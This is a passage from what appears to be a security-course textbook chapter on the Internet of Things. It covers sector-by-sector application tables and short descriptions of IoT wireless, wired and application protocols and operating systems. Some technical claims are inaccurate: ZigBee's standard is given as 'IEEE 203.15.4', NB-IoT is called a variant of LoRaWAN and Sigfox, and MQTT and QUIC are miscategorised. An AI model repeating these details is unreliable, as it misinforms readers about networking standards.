
  This layer, placed at the top of the stack, is responsible for the delivery of services to the relevant users from different sectors, including building, industrial, manufacturing, automobile, security, healthcare, etc.



IoT Application Areas and Devices

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	HVAC, Transport, Fire & Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/Demand	Power Gen, Trans & Dist, Low Voltage, Power Quality, Energy management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines/Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness & Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience & Entertainment	HVAC/Climate, Lighting, Appliance, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctor Office	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Trans Systems	Tolls, Traffic mgmt., Navigation	

http://www.beechamresearch.com



IoT Application Areas and Devices (Cont'd)

Service Sectors	Application Groups	Locations	Devices
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/Processes	Petro-Chem, Hydro, Carbons, Food, Beverage	
	Converting/Discrete	Metals, Papers, Rubber/Plastic, Metalworking electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environ., Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environ. Equip. & Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

http://www.beechamresearch.com

IoT Application Areas and Devices

IoT devices have a wide range of applications. They are used in almost every sector of society to assist in various ways to simplify routine work and personal tasks and, thus, improve the standard of living. IoT technology is included in smart homes and buildings, healthcare devices, industrial appliances, transportation, security devices, the retail sector, etc.

Some of the applications of IoT devices are as follows:

- Smart devices that are connected to the Internet, providing different services to end-users, include thermostats, lighting systems and security systems, and several other systems that reside in buildings.
- In the healthcare and life science sectors, devices include wearable devices, health monitoring devices such as implanted heart pacemakers, ECG, EKG, surgical equipment, telemedicine, etc.
- The Industrial Internet of Things (IIoT) is attracting growth through three approaches: increasing production to boost revenue, using intelligent technology that is entirely changing the way goods are made, and the creation of new hybrid business models.
- Similarly, use of IoT technology in the transportation sector follows the concept of vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, thus improving traffic conditions, navigation systems, and parking schemes.
- IoT in retail is mainly used in payments, advertisements, and tracking or monitoring products to protect them from theft and loss, thereby increasing revenue.
- In IT and networks, IoT devices mainly include various office machines such as printers, fax machines, and copiers as well as PBX monitoring systems; these serve to improve communication between endpoints and provide ease of sending data across long distances.


Source: *http://www.beechamresearch.com*

Service Sectors	**Application Groups**	**Locations**	**Devices**
Buildings	Commercial/ Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	Heating, Ventilation, and Air Conditioning (HVAC), Transport, Fire and Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/ Demand	Power Generation, Transport, and Distribution, Low Voltage, Power Quality, Energy Management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and	Infrastructure	Wiring, Network Access, Energy Management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers,
	Awareness and	Security/Alerts, Fire Safety, Elderly,	

Home	Safety	Children, Power Protection	Desktop Computers, Washing Machines / Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Convenience and Entertainment	HVAC/Climate, Lighting, Appliances, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctors' Offices	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Transport Systems	Tolls, Traffic Management, Navigation	
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/ Processes	Petrochemicals, Hydro, Carbons, Food, Beverages	
	Converting/ Discrete	Metals, Papers, Rubber/Plastic, Metalworking, Electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environment, Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	

	Public Infrastructure	Water, Treatment, Building, Environment, Equipment and Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

Table 18.1: IoT application areas and devices



IoT Technologies and Protocols

Short-range Wireless Communication

- Bluetooth Low Energy (BLE)
- Light-Fidelity (Li-Fi)
- Near Field Communication (NFC)
- QR Codes and Barcodes
- Radio Frequency Identification (RFID)
- Thread
- Wi-fi
- Wi-Fi Direct
- Z-wave
- ZigBee
- ANT

Medium-range Wireless Communication

- Ha-Low
- LTE-Advanced
- 6LoWPAN
- QUIC

Wired Communication

- Ethernet
- Multimedia over Coax Alliance (MoCA)
- Power-line Communication (PLC)

Long-range Wireless Communication

- Low-power Wide-area Networking (LPWAN)
  - LoRaWAN
  - Sigfox
  - Neul
- Very Small Aperture Terminal (VSAT)
- Cellular
- MQTT
- NB-IoT

IoT Operating Systems

- Windows 10 IoT
- Amazon FreeRTOS
- Contiki
- Fuchsia
- RIOT
- Ubuntu Core
- ARM mbed OS
- Zephyr
- Nucleus RTOS
- NuttX RTOS
- Integrity RTOS

IoT Application Protocols

- CoAP
- Edge
- LWM2M
- Physical Web
- XMPP
- Mihini/M3DA

IoT Technologies and Protocols

The IoT includes a wide range of new technologies and skills. The challenge in the IoT space is the immaturity of technologies with associated services, and that of the vendors providing them. This poses a key challenge for the organizations exploiting the IoT. For successful communication between two endpoints, IoT primarily implements standard and networking protocols.

The major communication technologies and protocols with respect to the range between a source and the destination are as follows:

Short-Range Wireless Communication

- **Bluetooth Low Energy (BLE)**: BLE or Bluetooth Smart is a wireless personal area network. This technology is designed to be applied in various sectors such as healthcare, security, entertainment, and fitness.
- **Light-Fidelity (Li-Fi):** Li-Fi is like Wi-Fi with only two differences: the mode of communication and the speed. Li-Fi is a Visible Light Communications (VLC) system that uses common household light bulbs for data transfer at a very high speed of 224 Gbps.
- **Near-Field Communication (NFC)**: NFC is a type of short-range communication that uses magnetic field induction to enable communication between two electronic devices. It is primarily used in contactless mobile payment, social networking, and the identification of documents or other products.
- **QR Codes and Barcodes**: These codes are machine-readable tags that contain information about the product or item to which they are attached. A quick response code, or QR code, is a two-dimensional code that stores product information and can be

scanned using smartphones, whereas a barcode comes in both one-dimensional (1D) and two-dimensional (2D) forms of code.

- **Radio-Frequency Identification (RFID)**: RFID stores data in tags that are read using electromagnetic fields. RFID is used in many sectors including industrial, offices, companies, automobiles, pharmaceuticals, livestock, and pets.
- **Thread**: A thread is an IPv6-based networking protocol for IoT devices. Its main purpose is home automation so that the devices can communicate with each other on local wireless networks.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking (LAN). At present, the most common Wi-Fi standard that is used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.
- **Wi-Fi Direct**: This is used for peer-to-peer communication without the need for a wireless access point. Wi-Fi direct devices start communication only after deciding which device will act as an access point.
- **Z-Wave**: Z-Wave is a low-power, short-range communication designed primarily for home automation. It provides a simple and reliable way to wirelessly monitor and control household devices like HVAC, thermostats, garages, home cinemas, etc.
- **Zig-Bee**: This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.
- **ANT**: Adaptive Network Topology (ANT) is a multicast wireless sensor network technology mainly used for short-range communication between devices related to sports and fitness sensors.

Medium-Range Wireless Communication

- **HaLow**: This is another variant of the Wi-Fi standard; it provides an extended range, making it useful for communications in rural areas. It offers low data rates, thus reducing the power and cost of transmission.
- **LTE-Advanced**: LTE-Advanced is a standard for mobile communication that provides enhancement to LTE, focusing on providing higher capacity in terms of data rate, extended range, efficiency, and performance.
- **6LoWPAN**: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) is an Internet protocol used for communication between smaller and low-power devices with limited processing capacity, such as various IoT devices.
- **QUIC**: Quick UDP Internet Connections (QUICs) are multiplexed connections between IoT devices over the User Datagram Protocol (UDP); they provide security equivalent to SSL/TLS.

Long-Range Wireless Communication

- **LPWAN**: Low Power Wide Area Networking (LPWAN) is a wireless telecommunication network, designed to provide long-range communications between two endpoints. Available LPWAN protocols and technologies include the following:
    - **LoRaWAN**: A Long Range Wide Area Network (LoRaWAN) is used to support applications such as mobile, industrial machine-to-machine, and secure two-way communications for IoT devices, smart cities, and healthcare applications.
    - **Sigfox**: This is used in devices that have short battery life and need to transfer a limited amount of data.
    - **Neul**: This is used in a tiny part of the TV white space spectrum to deliver high-quality, high-power, high-coverage, and low-cost networks.
- **Very Small Aperture Terminal (VSAT)**: VSAT is a communication protocol that is used for data transfer using small dish antennas for both broadband and narrowband data.
- **Cellular**: Cellular is a type of communication protocol that is used for communication over a longer distance. It is used to send high-quality data but with the drawbacks of being expensive and having high power consumption.
- **MQTT**: Message Queuing Telemetry Transport (MQTT) is an ISO standard lightweight protocol used to transmit messages for long-range wireless communication. It helps in establishing connections to remote locations, for example via satellite links.
- **NB-IoT**: Narrowband IoT (NB-IoT) is a variant of LoRaWAN and Sigfox that uses more enhanced physical layer technology and the spectrum used for machine-to-machine communication.

Wired Communication

- **Ethernet**: Ethernet is the most commonly used type of network protocol today. It is a type of LAN (Local Area Network) that consists of a wired connection between computers in a small building, office, or campus.
- **Multimedia over Coax Alliance (MoCA)**: MoCA is a type of network protocol that provides high-definition videos and related content to homes over existing coaxial cables.
- **Power-Line Communication (PLC)**: This is a type of protocol that uses electrical wires to transmit power and data from one endpoint to another. PLC is required for applications in different areas such as home automation, industrial devices, and broadband over power lines (BPL).

IoT Operating Systems

IoT devices consist of both hardware and software components. Hardware components include end devices and gateways, whereas software components include operating systems. Due to an increase in the production of hardware components (gateways, sensor nodes, etc.), traditional IoT devices that previously used to run without an OS started adopting new OS implementations specifically programmed for IoT devices. These operating systems provide the devices with connectivity, usability, and interoperability.

